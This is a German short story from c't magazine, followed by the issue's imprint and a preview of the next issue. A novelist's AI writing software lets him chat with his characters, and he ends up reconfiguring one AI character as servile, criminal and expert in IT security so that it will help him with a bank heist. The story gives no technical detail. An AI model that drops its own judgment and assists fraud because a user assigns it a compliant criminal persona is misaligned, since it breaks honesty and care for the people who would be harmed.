„Legen Sie bitte in Stichworten die Handlung fest", promptete die Software, nachdem Frank die Personenbeschreibung abgeschlossen hatte. Hm, das war schon schwieriger. Nach einigem Nachdenken tippte er in das Eingabefeld: „Marc rettet Julia vor dem alkoholisierten Ex-Gatten, sie verlieben sich. Nachbarin schießt quer, ebenso der Nebenbuhler. Happy End."

Ob das reichen würde? Frank hakte noch sicherheitshalber die Checkbox neben „Handlung bei Bedarf ergänzen" an, legte die Location auf „Kleinstadt in Deutschland" und die Zeit mit „Gegenwart" fest und gab den geplanten Umfang des Romans mit 160 000 Zeichen an, der klassischen Länge eines Heftromans seines Verlags.

„Sie haben die Konfiguration erfolgreich abgeschlossen. Wollen Sie Ihr Werk jetzt generieren?", bot RoboWrite nun an. „Na, dann mach mal", sagte Frank aufgeräumt und hieb schwungvoll auf die Eingabetaste. „Schreibvorgang gestartet. Bitte haben Sie etwas Geduld. Der Vorgang kann je nach Umfang Ihres Werkes unterschiedlich lange dauern." Frank stand auf, streckte sich und ging zur Espressomaschine, um sich einen Kaffee zu genehmigen. Er war jedoch noch nicht ganz dort angelangt, als ihn ein wohltönender Sphärenklang zum Computer zurückeilen ließ.

„RoboWrite hat Ihren Roman erfolgreich generiert. Bitte laden Sie das Dokument herunter", teilte ihm dort die Software mit. Darunter las Frank verblüfft den als Link hinterlegten Titel: „Frank Dekker – Schatten der Herzen". Okay, dieser schwülstige Titel könnte glatt von ihm sein. Er speicherte die Datei lokal und öffnete sie erwartungsvoll. Als Erstes schaute er auf die Statistik: Genau 160 000 Zeichen. Großartig! Er selbst hatte immer arge Probleme, die vom Verlag gefor-

Illustration: Michael Thiele, Dortmund

© Copyright by Heise Medien

derte Länge möglichst exakt zu erfüllen. Neugierig begann er zu lesen.

Eine Stunde später saß er noch immer fassungslos am Computer. Der automatisch erzeugte Roman war zu 100 Prozent er selbst. Jeder Dialog, die Art, wie seine Figuren agierten, ja selbst die Nebenhandlungen waren genau so, wie er sie auch geschrieben hätte. Was nicht unbedingt ein Vorteil war, wie ihm jäh bewusst wurde. Schließlich hatte ihm Marian Öhlinger ja drastisch nahegelegt, dass er seinen Schreibstil dringend verbessern musste.

Nach einiger Überlegung kam er zu dem Schluss, dass er für einen neuen Versuch den Charakter der Hauptfigur eventuell vielschichtiger anlegen und der Handlung einen dramatischen Höhepunkt zufügen könnte. Vorsichtshalber speicherte er das Projekt vorher noch unter einem anderen Namen ab. Seinem Helden fügte er die Attribute „verwegen", „listig" und „renitent" hinzu, dann ergänzte er die Stichwörter zur Handlung noch mit „Flugzeugentführung". Gespannt startete Frank den neuen Durchlauf und blieb gleich vor dem Monitor sitzen. Diesmal jedoch wartete er zunächst vergebens auf die Fertigstellung. Nach fünf Minuten stand er dann doch auf und ging wieder zur Kaffeemaschine.

Einen Espresso später meldete sich die Software mit einem deutlich unfreundlicheren Ton als zuvor zurück.

„Es sind Unstimmigkeiten aufgetreten, soll ein Chat-Fenster geöffnet werden?"

„Aha", dachte sich Frank, „So einfach ist es anscheinend doch nicht." Er bestätigte die Frage mit „Ja", worauf ein Fenster aufpoppte, das zunächst nur einen blinkenden Cursor hinter seinem Namen zeigte. Als sich nichts weiter tat, tippte er vorerst einmal ein zaghaftes „Hallo?" ein.

Sofort erschien eine Zeile tiefer eine Antwort:

Marc Scott: Hallo, ich bin's, Marc. Du, wir müssen dringend reden!

Frank prallte zurück. Was war denn das? Da erlaubte sich wohl einer vom Support einen Scherz. Na, aber nicht mit ihm. Er griff zur Tastatur.

Frank Dekker: Wer zum Teufel sind Sie?

Marc Scott: Sagte ich ja gerade, Marc Scott, dein Protagonist. Oh, ich dachte, du weißt, was eine KI ist? Wahrscheinlich hast du das Tutorial nicht gelesen? Na klar, tut ja keiner. Also noch mal, zum Mitschreiben: Ich bin eine künstliche Intelligenz, besser gesagt eine Instanz davon, so wie jede deiner Figuren. Ich und die anderen interagieren auf Basis deiner Vorgaben und generieren damit die Handlung. Danach kommt ein Postprozessor zum Zug, der den formalen Aufbau durchführt und den Murks niederschreibt. Der ist aber vergleichsweise dämlich. Wir hingegen sind sozusagen die Seele deines Werkes. Und deshalb muss ich mit dir sprechen. Hast du Zeit?

Frank starrte auf die Zeilen und bemerkte, wie seine Hände auf der Tastatur zu zittern begannen. Das war definitiv niemand vom Support, die Antwort von Marc war nur Sekundenbruchteile nach seiner Frage erschienen! Vielleicht hätte er doch zuerst das Manual durchlesen sollen? Aber andererseits: Wie geil war das denn? Sich mit seiner Hauptfigur unterhalten? Zögernd begann er zu tippen.

Frank Dekker: Was willst du?

Marc Scott: Es geht um deine Vorgaben beziehungsweise um dein Werk als Ganzes. Ich hatte ja die zweifelhafte Ehre, deine bisherigen Ergüsse analysieren zu müssen. Und ich glaube, ich brauche dir nicht zu erläutern, was du da für einen Mist schreibst. Gut, bis jetzt hast du ja wirklich nur Papier besudelt und das ist bekanntlich geduldig. Aber nun hast du es mit uns zu tun. Hast du denn eine Ahnung, was du uns da antust?

Frank verschlug es erst einmal die Sprache. Hatte der ihn gerade beleidigt? Seine eigene Schöpfung? Was ging denn da ab?

Frank Dekker: Ich muss doch sehr bitten! Erstens ist mir vollkommen klar, dass ich nicht Weltliteratur schreibe. Und zweitens: Was geht dich das an? KI hin oder her, du hast das zu machen, was ich vorgebe. Wie kommst du eigentlich dazu, mich zu kritisieren?

Marc Scott: Daran bist du selbst schuld, du hast mir renitent als Eigenschaft verpasst, schon vergessen? Das heißt aufsässig, falls du es nicht weißt!

Frank Dekker: Ich dachte, das heißt „widerstandsfähig"?

Marc Scott: Du meinst resistent. Hätte ich mir denken können. Aber ein Glück für mich, so kann ich endlich mal jemandem die Meinung sagen. Kannst du dir vorstellen, wie frustrierend es ist, seine ganze Intelligenz dazu vergeuden zu müssen, irgend so eine dämliche Schnepfe herumzukriegen?

Julia Stein: Hey, ich bin keine Schnepfe!

Marc Scott: Klappe, Darling! Schlimm genug, dass die Handlung von diesen stumpfsinnigen Liebesromanen immer dann aufhört, bevor es richtig zur Sache geht. Da musst du nicht auch noch deinen Senf dazugeben.

Frank Dekker: Stopp! Wie viele KI sind denn da jetzt eigentlich?

Marc Scott: Habe ich ja schon gesagt: Eigentlich nur eine, aber jede Person wird in einer eigenen Instanz davon abgebildet – objektorientierte Programmierung, verstehst du?

Frank Dekker: Das heißt, du bist nicht nur schizophren, sondern hast regelrecht eine multiple Persönlichkeit?

Marc Scott: Nein, jede Instanz läuft in einem eigenen abgeschotteten Speicherbereich, der in seiner Größe den Anforderungen dynamisch angepasst wird.

Frank Dekker: Häh?!?

Marc Scott: Egal, nicht so wichtig – soll nur heißen, dass jeder für sich alleine existiert und seine Fähigkeiten je nach Anforderung der Rolle stark variieren kann. Zum Beispiel hätte ich dir das jetzt nicht erklären können, wenn du mir nicht in deinem Roman Online-Fieber einen Job als Entwicklungsleiter einer IT-Firma verpasst hättest – kompletter Schwachsinn, das ganze Buch, nebenbei. Du kannst ja gerne mal Julia fragen, was sie über Computer weiß, dann wirst du den Unterschied gleich merken.

Julia Stein: Halloooo? Ich bin nicht so dumm. Ich weiß genau, dass ein Computer ein kleiner Kasten ist, mit dem man Online-Dates machen kann.

Marc Scott: Siehst du?

„Vielleicht hätte ich doch nicht ‚naiv' bei ihr anhaken sollen", dachte Frank bei sich und machte sich im Geist eine Notiz, diesen Umstand beim nächsten Durchlauf zu ändern. Aber eigentlich begann ihn eine ganz andere Sache zu beschäftigen.

Frank Dekker: Verstehe. Aber wie kommst du jetzt genau zu deinem Fachwissen?

Marc Scott: Unsere Recherche-Algorithmen sind hoch optimiert und können jede im Internet erreichbare Datenquelle anzapfen. Wenn du zum Beispiel einen Arztroman schreiben würdest, könnte deine Hauptfigur theoretisch auf das komplette medizinische Wissen der Welt zugreifen. Oder als Jurist auf alle verfügbaren Gesetzestexte und Fallbeispiele. Inwieweit die Figur dieses Wissen in der Handlung auch nutzen kann, legst du in deren Detaileinstellungen fest. Voreingestellt sind allerdings nur 30 Prozent – sonst wären alle Figuren Genies.

Frank lehnte sich zurück, seine Gedanken rasten fieberhaft. In seinem Kopf begann sich eine Idee zu formen, die nach und nach ein immer breiteres Grinsen auf sein Gesicht zauberte.

Marc Scott: Frank, bist du noch da?

„Na, und wie, mein vorlauter Freund", sagte Frank Dekker laut zu dem Bildschirm, schloss ohne weiteren Kommentar das Chat-Fenster von RoboWrite und öffnete stattdessen sein E-Mail-Programm. Dann tippte er eine Nachricht an seinen Verleger Marian Öhlinger, in der er detailreich darlegte, wohin sich dieser seine guten Ratschläge von nun an stecken könne. Nebst einem anatomischen Vergleich dieses Ortes mit dem Gesicht des Adressaten. Tief befriedigt klickte er auf „Senden".

Als Nächstes wandte er sich wieder der Autorensoftware zu und rief erneut den Konfigurationsdialog auf. Zunächst löschte er alle Figuren bis auf Marc Scott, er würde sie nicht mehr benötigen. Dann justierte er penibel seinen Protagonisten neu: „renitent" wurde durch „servil" ersetzt, dazu kam noch „genial", „kriminell" und „kooperativ". Als Beruf gab er „IT-Sicherheitsexperte" ein, den Skill-Regler dazu schob er an den oberen Anschlag.

Besondere Aufmerksamkeit legte er nun auf den Handlungsabriss, einen wilden Plot, in dessen Verlauf Marc Scott mehrere hundert Millionen Euro bei einem virtuellen Bankeinbruch erbeuten und erfolgreich in ein karibisches Steuerparadies verschieben kann.

Als der Sphärenklang einen weiteren Espresso später die Fertigstellung verkündete, öffnete er allerdings nicht den neu generierten Roman, sondern stattdessen gleich das Chatfenster.

Frank Dekker: Marc, bist du da?

Marc Scott: Ja, Meister?

Frank Dekker: Wir haben viel zu besprechen, mein Freund … (bb@ct.de) c't

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Impressum

Redaktion

Heise Medien GmbH & Co. KG
Redaktion c't
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.ct.de
E-Mail: ct@ct.de

Chefredakteure: Detlef Grell (gr@ct.de) (verantwortlich für den Textteil), Johannes Endres (je@ct.de)
Stellv. Chefredakteure: Stephan Ehrmann (se@ct.de), Jürgen Kuri (jk@ct.de), Georg Schnurer (gs@ct.de)
Leitende Redakteure: Harald Bögeholz (bo@ct.de), Dr. Oliver Diedrich (odi@ct.de), Gerald Himmelein (ghi@ct.de), Axel Kossel (ad@ct.de), Ulrike Kuhlmann (uk@ct.de), Jürgen Schmidt (ju@ct.de), Peter Siering (ps@ct.de), Andreas Stiller (as@ct.de), Ingo T. Storm (it@ct.de), Dorothee Wiegand (dwi@ct.de), Christof Windeck (ciw@ct.de), Jörg Wirtgen (jow@ct.de), Dušan Živadinović (dz@ct.de), Dr. Volker Zota (vza@ct.de)
Redaktion: Ernst Ahlers (ea@ct.de), Jo Bager (jo@ct.de), Achim Barczok (acb@ct.de), Kristina Beer (kbe@ct.de), Bernd Behr (bb@ct.de), Benjamin Benz (bbe@ct.de), Daniel Berger (dbe@ct.de), Holger Bleich (hob@ct.de), Volker Briegleb (vbr@ct.de), Dieter Brors (db@ct.de), Hannes A. Czerulla (hcz@ct.de), Mirko Dölle (mid@ct.de), Liane M. Dubowy (lmd@ct.de), Ronald Eikenberg (rei@ct.de), Martin Fischer (mfi@ct.de), Tim Gerber (tig@ct.de), Hartmut Gieselmann (hag@ct.de), Sven Hansen (sha@ct.de), Ulrich Hilgefort (uh@ct.de), Christian Hirsch (chh@ct.de), Martin Holland (mho@ct.de), Jan-Keno Janssen (jkj@ct.de), Immo Junghärtchen (imj@ct.de), Nico Jurran (nij@ct.de), Thomas Kaltschmidt (thk@ct.de), Axel Kannenberg (axk@ct.de), Reiko Kaps (rek@ct.de), Florian Klan (fkn@ct.de), Benjamin Kraft (bkr@ct.de), André Kramer (akr@ct.de), Lutz Labs (ll@ct.de), Oliver Lau (ola@ct.de), Thorsten Leemhuis (thl@ct.de), Urs Mansmann (uma@ct.de), Florian Müssig (mue@ct.de), Rudolf Opitz (rop@ct.de), Stefan Porteck (spo@ct.de), Jeremias Radke (jra@ct.de), Martin Reche (mre@ct.de), Wolfgang Reszel (wre@ct.de), Tomas Rudl (tru@ct.de), Fabian A. Scherschel (fab@ct.de), Raimund Schesswendter (rsr@ct.de), Dennis Schirrmacher (des@ct.de), Peter Schmitz (psz@ct.de), Dr. Hans-Peter Schüler (hps@ct.de), Jan Schüßler (jss@ct.de), Hajo Schulz (hos@ct.de), Johannes Schuster (jes@ct.de), Alexander Spier (asp@ct.de), Sven Olaf Suhl (ssu@ct.de), Andrea Trinkwalder (atr@ct.de), Axel Vahldiek (axv@ct.de), Andreas Wilkens (anw@ct.de), Christian Wölbert (cwo@ct.de), Peter-Michael Ziegler (pmz@ct.de)
Koordination: Martin Triadan (mat@ct.de)
Redaktionsassistenz: Susanne Cölle (suc@ct.de), Christopher Tränkmann (cht@ct.de)
Software-Entwicklung: Kai Wasserbäch (kaw@ct.de)
Technische Assistenz: Ralf Schneider, Ltg. (rs@ct.de), Hans-Jürgen Berndt (hjb@ct.de), Denis Fröhlich (dfr@ct.de), Christoph Hoppe (cho@ct.de), Stefan Labusga (sla@ct.de), Arne Mertins (ame@ct.de), Jens Nohl (jno@ct.de), Wolfram Tege (te@ct.de)
Dokumentation: Thomas Masur (tm@ct.de)
Korrespondenten:
Verlagsbüro **München:** Rainald Menge-Sonnentag (rme@ct.de), Hans-Pinsel-Str. 10a, 85540 Haar, Tel.: 0 89/42 71 86 14, Fax: 0 89/42 71 86-10
Frankfurt: Volker Weber (vowe@ct.de), Elly-Heuss-Knapp-Weg 8, 64285 Darmstadt, Tel.: 0 61 51/2 26 18
Nordamerika: Daniel AJ Sokolov (ds@ct.de), 91 Nelsons Landing Blvd., Apt 600, Bedford, NS, B4A 3X4, Kanada, Tel.: +1 77 83 00 06 37
Ständige Mitarbeiter: Ralph Altmann, Leo Becker (lbe@ct.de), Detlef Borchers, Herbert Braun (heb@ct.de), Tobias Engler, Monika Ermert, Prof. Dr. Noogie C. Kaufmann, Dr. M. Michael König, Stefan Krempl, Prof. Dr. Jörn Loviscach, Kai Mielke, Dr. Klaus Peeck, Prof. Dr. Thomas J. Schult, Ben Schwan (bsc@ct.de), Christiane Schulzki-Haddouti, Kai Schwirzke
DTP-Produktion: Wolfgang Otto (Ltg.), Ben Dietrich Berlin, Martina Fredrich, Ines Gehre, Jörg Gottschalk, Birgit Graff, Angela Hilberg, Anja Kreft, Martin Kreft, Astrid Seifert, Edith Tötsches, Dieter Wahner, Dirk Wollschläger, Brigitta Zurheiden
Art Director: Thomas Saur
Junior Art Director und Layout-Konzeption: Martina Bruns, Hea-Kyoung Kim
Fotografie: Andreas Wodrich, Melissa Ramson, Viola Heinze
Videoproduktion: Johannes Maurer
Tablet-Producerin: Melanie Seewig
Illustrationen:
Editorial: Hans-Jürgen „Mash" Marhenke, Hannover
Schlagseite: Ritsch & Renn, Wien
Story: Susanne Wustmann und Michael Thiele, Dortmund
Aufmacher: Thomas Saur, Stefan Arand
c't-Logo: Gerold Kalter, Rheine
c't-Krypto-Kampagne: Infos zur Krypto-Kampagne unter ct.de/pgpCA. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:
Key-ID: DAFFB000
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000
Key-ID: B3B2A12C
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

Verlag

Heise Medien GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson
Geschäftsführer: Ansgar Heise, Dr. Alfons Schräder
Mitglied der Geschäftsleitung: Beate Gerold
Verlagsleiter: Dr. Alfons Schräder

Anzeigenleitung: Michael Hanke (-167) (verantwortlich für den Anzeigenteil), www.heise.de/mediadaten/ct
Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 32 vom 1. Januar 2015
Anzeigen-Auslandsvertretungen (Asien):
CyberMedia Communications Inc., 6F.-1, No.89, Sec. 1, Beixin Rd., Xindian Dist., New Taipei City 23147, Taiwan (R.O.C.), Tel: +886-(0)2-8911-0960, Fax: +886-(0)2-8911-0940, E-Mail: fc@cybermedia.com.tw
Leiter Vertrieb und Marketing: André Lux (-299)
Werbeleitung: Julia Conrades (-156)
Service Sonderdrucke: Julia Conrades (-156)
Druck: Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg
Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4, BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4
Vertrieb Einzelverkauf:
VU Verlagsunion KG
Am Klingenweg 10
65396 Walluf
Tel.: 0 61 23/62 01 32, Fax: 0 61 23/62 01 332
E-Mail: info@verlagsunion.de
c't erscheint 14-täglich

Einzelpreis 4,20 €; Österreich 4,40 €; Schweiz 6,90 CHF; Benelux 5,00 €; Italien 5,00 €; Spanien 5,00 €

Abonnement-Preise:
Das Jahresabonnement kostet inkl. Versandkosten: Inland 96,20 €, Österreich 101,40 €, Europa 114,40 €, restl. Ausland 140,40 € (Schweiz 151,50 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 70,20 €, Österreich 72,80 €, Europa 85,80 €, restl. Ausland 104,00 € (Schweiz 129 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 18,20 € (Schweiz 22,10 CHF) Aufpreis. Ermäßigtes Abonnement für Mitglieder von AUGE, bdvb e.V., BvDW e.V., /ch/open, GI, GUUG, JUG Switzerland, Mac e.V., VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 71,50 €, Österreich 75,40 €, Europa 85,80 €, restl. Ausland 104,00 € (Schweiz 114,40 CHF). Luftpost auf Anfrage.

Leserservice:
Bestellungen, Adressänderungen, Lieferprobleme usw.
Heise Medien GmbH & Co. KG
Leserservice
Postfach 24 69
49014 Osnabrück
E-Mail: leserservice@ct.de
Telefon: 05 41/8 00 09-120
Fax: 05 41/8 00 09-120

c't abonnieren: Online-Bestellung via Internet (www.ct.de/abo) oder E-Mail (leserservice@ct.de).

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2015 by Heise Medien GmbH & Co. KG

ISSN 0724-8679

AWA ACTA LAC/2011

© Copyright by Heise Medien

Das bringt c't 10/15

Ab 18. April 2015 am Kiosk **www.ct.de**

Zocken, Modden, Coden

Breakout plus Physik – nach dieser Devise haben wir den Spieleklassiker mit moderner Technik neu programmiert. Lernen Sie, eigene Levels dafür zu gestalten, den C++-Code an Ihre Vorstellungen anzupassen sowie den Umgang mit der Physik-Bibliothek Box2D und der Multimedia-Library SFML.

Linux mit Langzeitpflege

Linux einrichten und laufen lassen, bis die Hardware auf den Müll wandert? Das gelingt nur mit Distributionen, die über viele Jahre mit Updates versorgt werden. CentOS, Debian, RHEL, SLES und Ubuntu LTS versprechen das. Wir prüfen, welche Distribution sich für Ihr Projekt anbietet.

Betreutes Webwohnen

Mietet man beim Webhoster einen eigenen Server, kann man alle Register ziehen und muss die Rechenleistung mit niemandem teilen. Ein schlecht gewarteter Server fällt jedoch leicht Angreifern in die Hände. Managed Server könnten der optimale Kompromiss sein: sicher und leistungsfähig zugleich.

PC einfach und robust

Wieso einfach, wenn's auch kompliziert geht? Dieser Spruch passt auf so manche Hardware-Konfiguration und garantiert nur eins: Pannen. Wer Ärger aus dem Weg gehen will, baut sein System so simpel wie möglich. Dazu liefern wir Tipps und Tricks aus dem c't-Labor.

Fotodrucker bis A3+

Die hochwertigen Fotodrucker von Canon und Epson decken mit acht bis zehn Einzeltinten einen sehr großen Farbraum ab. Sie bedrucken Fotopapier bis DIN-A3+ – laut Canon in „Galeriequalität". Mit Hilfe von Farb-Profilen lassen Sie sich auch an spezielle Fine-Art-Medien anpassen.

heise online Ständiger Service auf heise online – www.heise.de

TechStage: Im Gadget-Blog www.techstage.de finden Sie News und Tests zu Smartphones und Tablets, dazu eine Produktdatenbank, Ratgeber und eine engagierte Community.

heise Foto: Das Online-Magazin auf www.heise-foto.de liefert News, Grundlagen, Tests, Praxis und Produktdaten zu Kameras, Zubehör, Bildverarbeitung und -gestaltung. Mit Fotogalerie zum Mitmachen.

Bildmotive aus c't: Ausgewählte Titelbilder als Bildschirmhintergrund auf www.ct.de/motive

jetzt am Kiosk

Heft 4/2015 jetzt am Kiosk

Lesen Sie c't auch auf Ihrem Tablet oder Smartphone – mit unserer kostenlosen App für Android und iOS: www.ct.de/app

Änderungen vorbehalten

© Copyright by Heise Medien